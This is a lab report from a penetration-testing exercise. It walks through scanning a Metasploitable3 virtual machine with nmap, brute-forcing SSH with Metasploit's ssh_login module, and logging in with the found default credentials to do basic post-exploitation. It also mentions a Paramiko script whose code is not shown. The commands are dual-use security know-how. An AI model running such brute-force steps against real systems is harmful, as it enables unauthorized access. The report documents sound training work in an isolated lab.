Phase1 – SSH Exploitation Report (Task 1.1 & 1.2)

Lab Setup


Role	Machine	IP Address	Purpose
Attacker	Kali Linux	192.168.56.102	Scan, exploit, and connect
Victim	Metasploitable3	192.168.56.101	Target vulnerable SSH service

Why this setup?


It simulates a real-world penetration testing scenario where an attacker discovers and exploits a misconfigured or vulnerable service.

Step 1: Verify IP Addresses of Both Machines

On Metasploitable3: ifconfig




On Kali: ifconfig



Why? To confirm both machines are connected to the same network.

Test Network Connectivity


ping 192.168.56.101



Why? To confirm that the attacker can reach the victim machine over the network.

Step 3: Scan Victim for Open Ports

nmap 192.168.56.101




Why? To discover open ports and services. We confirmed that SSH (port 22) was open.

Task 1.1 – Compromising SSH Using Metasploit


Step 1: Start Metasploit

msfconsole



Step 2: Run the SSH Login Brute-Force Module

Before we run it , we double check if the file unix_passwords.txt and unix_user.txt exists on my Kali system



If you set a nonexistent file, Metasploit won't run properly and got faild such as No such file or directory This means the brute-force attack won't work at all.

And when we run the Run the SSH Login Brute-Force Module:

use auxiliary/scanner/ssh/ssh_login

set RHOSTS 192.168.56.101

set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt


set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

set THREADS 10


set STOP_ON_SUCCESS true

run

To exploit weak/default SSH credentials.



And this the result and exploit execution



The user name : vagrant

Password : vagrant

And this step to exploit weak/default SSH credentials.

Step 3: Manually Confirm SSH Access

ssh vagrant@192.168.56.101

password: vagrant

Then run:

whoami

hostname


touch /tmp/owned_by_kali.txt

and the reason for that to validate successful login and demonstrate basic post-exploitation.

Task 1.2 – Exploit Using a Custom Python Script (PoC)

Step 1: Write the Exploitation Script


nano ssh_poc.py



To to demonstrate a custom exploitation approach without using Metasploit.

Step 2: Run the Script

python3 ssh_poc.py



This confirms that the attack can be replicated programmatically and executed automatically.

✅ Summary

Task	Tools Used	Result
Task 1.1	Metasploit	Brute-force SSH → manual login success
Task 1.2	Python + Paramiko	Custom script successfully exploited SSH